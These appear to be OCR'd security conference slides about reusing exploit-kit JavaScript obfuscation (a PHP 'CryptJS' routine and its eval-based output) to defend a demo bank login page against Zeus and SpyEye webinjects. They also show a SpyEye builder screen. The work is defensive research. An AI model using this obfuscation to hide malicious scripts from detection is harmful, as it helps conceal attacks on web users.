- Similarly, some bank sites are pure Flash
- Here we discuss using techniques from malicious code


(1) http://www.wired.com/wiredscience/2014/02/cryptography-breakthrough/all/

# Using Exploit Kit Obfuscation Code: CryptJS




```
        function CryptJS($string){

                $crypt_key = ((rand() % 2) * 2) + 2;
                $crypt_cookie = "e";

                /*$string = str_split($string);
                for ($i = 0, $content = ""; $i < count($string); $i++){
                        $content .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";
                }*/

                list($n,$content) = crypt2($string);

                /*$string = str_split("eval");
                for ($i = 0, $content_eval = ""; $i < count($string); $i++){
                        $content_eval .= (ord($string[$i]) / $crypt_key) . "*" . $crypt_cookie . ",";
                }

                //$content = substr($content, 0, -1);
                $content_eval = substr($content_eval, 0, -1);*/


                return '</script><textarea style="display:none">' . $content . '</textarea><style>#c0
{background: url(data:,vaString.fromCharCode)}</style><script>' . trim(JSMin::minify(self::RandomezeVa
r('
```

# Using Exploit Kit Obfuscation Code: CryptJS




```
<?php

include("./js.php");

echo "<body><script>".JS::CryptJS('document.write(\'<!DOCTYPE html>\'+
\'<html lang="en">\'+
\'<head>\'+
\'    <meta charset="utf-8">\'+
\'    <title>Zero - Log in</title>\'+
\'    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">\'+
\'    <meta http-equiv="X-UA-Compatible" content="IE=Edge">\'+
\'\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/bootstrap.min.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/font-awesome.css"/>\'+
\'    <link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>\'+
\'    <script type="text/javascript" src="/md5.js"></script>\'+
\'    <script type="text/javascript" src="/fingerprint.js"></script>\'+
\'    <script type="text/javascript" src="/webtripwire-login.js"></script>\'+
\'    <script src="/resources/js/jquery-1.8.2.min.js"></script>\'+
```

# New Obfuscated HTML


Address
http://zero.webappsecurity.com/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2
Zero Bank
login-fraud-obf[1] - Notepad
File
Edit
Format
View
Help
Password

```
1,11434,11430,11460,11463,11434,11441,11441,11441,11441,11413,11426,11373,11368,11355,11411,114
34,11430,11460,11463,11434,11413,11426,11373,11368,11355,11411,11434,11430,11460,11463,11434,11
434,11430,11460,11463,11434,11413,11426,11375,11362,11373,11352,11411,11434,11430,11460,11463,1
1434,11413,11426,11369,11357,11364,11365,11411,11434,11432,11414</textarea><style>#c0
{background: url(data:,vaString.fromCharCode)}</style><script>var ymruh = null;var rtcf =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var lutj = 0; lutj <
rtcf.length; lutj++) {var edja = rtcf.item ? rtcf.item(lutj) : rtcf[lutj];kpk=(edja.cssText) ?
edja.cssText : edja.style.cssText;ymruh = kpk.match(/url\("?data\:[^,]*,([^"]+)"?\)/)[1];};var
s = "";var g = function(){return this;}();aof = g["e"+ymruh.substr(0,2)+"l"];cqxts =
document.getElementsByTagName("textarea")[9-9].value.split(",");mssto=aof(ymruh.substr(2));for
(var i = 0; i < cqxts.length; i++) {keac = 11473 - 1*cqxts[i];s +=
mssto(keac);}aof(s);</script></body>
```


# Still Functionally Equivalent Code



Address
http://zero.webappsecurity.com/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2
Zero Bank
Microsoft Internet Explorer
OK
Login

Your Device Fingerprint is: 0b4f19e5ce

# Zeus “webinjects” No Longer Work!




Address http://zero.webappsecurity.com/login-fraud-obf.html

Log in to ZeroBank

Login

Password

Keep me signed in □




# January 28, 2014 - SpyEye Creator Arrested

## Aleksander Panin

INTERPOL
RT
LATEST RUSSIAN CITIZEN EXTRADITION
RAISES CONCERN OVER 'VICIOUS TREND'
06.21
#EGYPT: THOUSANDS OF PRO-MORSI ACTIVISTS DEFY GOVT. BAN ON RALLIE

## SpyEye Malware


Spy Eye v1.4
[ WebInjects ]
[ ScreenShots ]
[ Plugins ]
Generate config & FUD an EXE file
Are you infected by SpyEye or Zeus?

SpyEye / ZS Builder v1.4.1 [harderman]

MainCPs.txt: maincps.txt
Collectors.txt: collectors.txt

Encryption key: Your Enc. Key
Connector interval (sec): 300
Kill Zeus: ☐ Jabber Notification ☐
Clear cookies and sessions: ☐ VNC Module (with back-connect) ☐
Brute-force certificates: ☐ Auto-Spreading ☐
Log only important (https) URL's: ☐ Auto-Update ☐


Compress with Unique Stub Generator: ☐
Enable screenshot configuration: ☐

• EXE name : cleansweep
• Mutex name : SPYEYE


# Greed Drives Innovation

Trustwave

